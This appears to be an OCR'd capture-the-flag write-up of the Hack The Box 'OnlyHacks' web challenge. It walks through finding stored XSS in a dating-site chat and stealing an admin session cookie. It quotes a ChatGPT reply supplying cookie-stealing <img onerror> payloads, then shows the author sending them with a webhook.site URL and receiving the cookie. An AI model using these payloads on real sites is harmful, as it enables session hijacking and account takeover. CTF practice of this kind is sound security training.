HTB Writeups by m15t

Name: Onlyhacks **Type: Challenges** **Category: Web** **Difficulty: Easy**

Note:

Remember this is an active web challenge I have only shared with you because you're part of the ZCAS Cybersecurity team and it might help you understand my process when it comes to web challenges. Do not post this writeup anywhere outside this platform for I might be violating the HTB policy . Thank you for your cooperation Happy Hacking guys!


Requirements:

For this challenge all you need is the browser and internet considering it is a Very Easy Challenge

Even most Easy challenges only need the browser for recon etc


Happy Hacking!

So to start the challenge we go to the provided host: 94.237.52.73:52539


Login Screen
94.237.52.73:52539/login
OnlyHacks
Where Love is the Ultimate Life Hack
Username
Password
LOGIN
Don't have an account? Sign Up Now
94.237.52.73:52539/register

Like shown above we see there's a login page to what I believe is a dating platform. I would try to login in as admin:admin or admin:password but I know it wont work cause its HTB to be frank.

Go ahead and click “Sign Up Now” like below:


Register
94.237.52.73:52539/register
OnlyHacks
Where Love is the Ultimate Life Hack

m15t

Password

m15t@onlyhacks.htb

100


m15t on HTB

● Male ○ Female ○ Other

○ Male ● Female ○ All

PROFILE PICTURE

REGISTER



Register
94.237.52.73:52539/register
OnlyHacks
Where Love is the Ultimate Life Hack

94.237.52.73:52539

Username or email already exists

OK

Hmmm.. this is strange, it says the user already exists.. at first I thought it was accurate that someone already has but it turns out if your username has numbers in it gives that response.. I signed up with my actual name “Jake” and I logged in to the interface.


OnlyHacks
94.237.52.73:52539/dashboard
OnlyHacks
Dashboard
Matches
Transferring data from 94.237.52.73...


Renata

21

A little mystery, a lot of fun—let's see if you can keep up. Always online!


Yeah I was right its some dating platform like tinder. So I went and liked every person there cause I wasn't sure what to expect and I didn't want a situation where I would have to start over cause I didn't like everyone there.

Go ahead and navigate to "matches" and it seems we have a match.. Understandable considering I am quiete the looker myself!!



Renata

This place is empty. No messages ...


Chat Window
Webhook.site - Test, transform
94.237.52.73:52539/chat/?rid=6#last_message
OnlyHacks
Dashboard
Matches
Matches
Renata
94.237.52.73:52539
OK

waves Ohayou gozaimasu! *giggles* I'm so happy to meet you! How are you doing today? I hope you're having an amazing day!

Hello there! So glad we matched!

04:21 PM | 02/19

Hello

6:22 PM | 2/19

waves Ohayou gozaimasu! *giggles* I'm so happy to meet you! How are you doing today? I hope you're having an amazing day!

6:22 PM | 2/19


XSS

```
<script>alert('XSS')</script>
```

Remember when I said I was quite the looker and you laughed??? Guess what? Baby girl slide into my dm first ha-ha!!

So as you can see I tried a basic xss payload and I know you're wondering why I would do that.. well I remembered that this platform has the pop out button so I figured let me try the basic <script>alert('XSS')</script> payload and it worked.

So I went to ChatGPT to have it print a payload for me considering I have no time to remember how the payload goes..



i neeed an xss payload for a ctf web challenge that uses <img> to steal a cookie and also it sshould be able to have me add my webhook link

Here's a simple **XSS payload** using the `<img>` tag to exfiltrate cookies to your webhook:

```html
<img src=x onerror="fetch('https://your-webhook-url.com/?c='+document.cookie)">
```

Explanation:

- The `src=x` triggers an error.
- `onerror` executes JavaScript when the error occurs.
- `fetch` sends the stolen cookies to your **webhook URL**.

Alternative (XHR-based):

If `fetch` is blocked, try using `XMLHttpRequest`:

```html
<img src=x onerror="new Image().src='https://your-webhook-url.com/?c='+document.cookie">
```

Replace `https://your-webhook-url.com/` with your actual **webhook URL** (e.g., Burp Collaborator, RequestBin, etc.).


Let me know if you need obfuscation or bypass techniques!

ChatGPT can make mistakes. Check important info.

So, the payload I wanted ChatGPT to print is an xss payload that steals a session cookie. The reason for this is basically try and use that cookie to login as another user, fun stuff yeah?

Now we go to the site webhook.site (a good friend's favorite platform lmao).

For more info about webhooks do some research etc. but to be brief we'll use it to get traffic with our webhook link:



Your unique URL
`https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3`

Your unique email address
`17dcd724-2d00-4bf4-81b0-8ddf628c74f3@emailhook.site`

Your unique DNS name
`*.17dcd724-2d00-4bf4-81b0-8ddf628c74f3.dnshook.site`

Proxy bidirectionally with Webhook.site CLI

```
$ whcli forward --token=17dcd724-2d00-4bf4-81b0-8ddf628c74f3 --target=https://localhost
```

What is Webhook.site?

Webhook.site generates free, unique URLs and e-mail addresses and lets you see everything that's sent there instantly.

The free, public version here simply acts as an inbox for received data, but upgrading to a Webhook.site account removes limitations on data storage and includes more features:

Benefits of a Webhook.site account

- Create advanced workflow automations on incoming requests, emails and DNSHooks with Custom Actions
  - Transform and extract data with JSONPath, Regex, XPath
  - Forward data to other endpoints and APIs
  - Run scripts with JavaScript and WebhookScript
  - Built-in integrations: Google Sheets, Excel, Slack, HubSpot, Dropbox, SFTP, HTTP, Email, push notifications, and much more
  - Support for databases: MySQL/MariaDB, Postgres, MSSQL
- All URLs are private, never expire and can be managed in Control Panel or via API
- Custom Names and domains: `webhook.site/yourname`
- History increased; up to 10.000 requests, emails and DNSHooks per URL
- Create Web cronjobs and uptime monitors using Schedules

Sign Up Now – from $7.5/month

Read more about benefits About Us Documentation FAQ

Request Details & Headers Permalink Raw content

Date	
Size	0 bytes
ID	
Note	Add Note


Query strings
(empty)

Form values
(empty)

Request Content

No content

We use the payload syntax ChatGPT gave use and we add our own webhook link to it and send it to the beautiful match on the onlyhacks platform:


Chat Window
(3) Webhook.site - Test, transfor
94.237.52.73:52539/chat/?rid=6
OnlyHacks
Dashboard
Matches
Matches
Renata
Type a message

Renata
<img src=x onerror="fetch('https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/?cookie='+document.cookie)">


wonderful day. What brings you here today? Are you looking for some advice or perhaps just wanting to chat?
04:27 PM | 02/19

<img src=x onerror="fetch('https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/?c='+document.cookie)">
04:30 PM | 02/19

<img src=x onerror="fetch('https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/?='+document.cookie)">
04:33 PM | 02/19

<img src=x onerror="fetch('https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/?cookie='+document.cookie)">
04:37 PM | 02/19

Upon sending that xss payload, the lady clicks it and the traffic comes back to us on our webhook instance. What's important here is the cookie we collected. Go ahead and copy the session cookie we will need it in a bit..



https://webhook.site/#!/view/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/e35a1dd3-a7ec-4851-88e5-bfaf16ccde70/1

INBOX (4/100) Newest First

Search Query

GET #ff9eb 129.222.213.22
02/19/2025 6:26:58 PM

GET #4c30f 129.222.213.22
02/19/2025 6:26:57 PM

GET #3aedc 94.237.52.73
02/19/2025 6:26:55 PM

GET #e35a1 94.237.52.73
02/19/2025 6:26:55 PM

Request Details & Headers

GET	https://webhook.site/17dcd724-2d00-4bf4-81b0-8ddf628c74f3/?c=session=eyJ1c2VyIjp7ImlkIjoxLCJ1c2VybmFtZS...
Host	94.237.52.73
Date	02/19/2025 6:26:55 PM (a few seconds ago)
Size	0 bytes
Time	0.000 sec
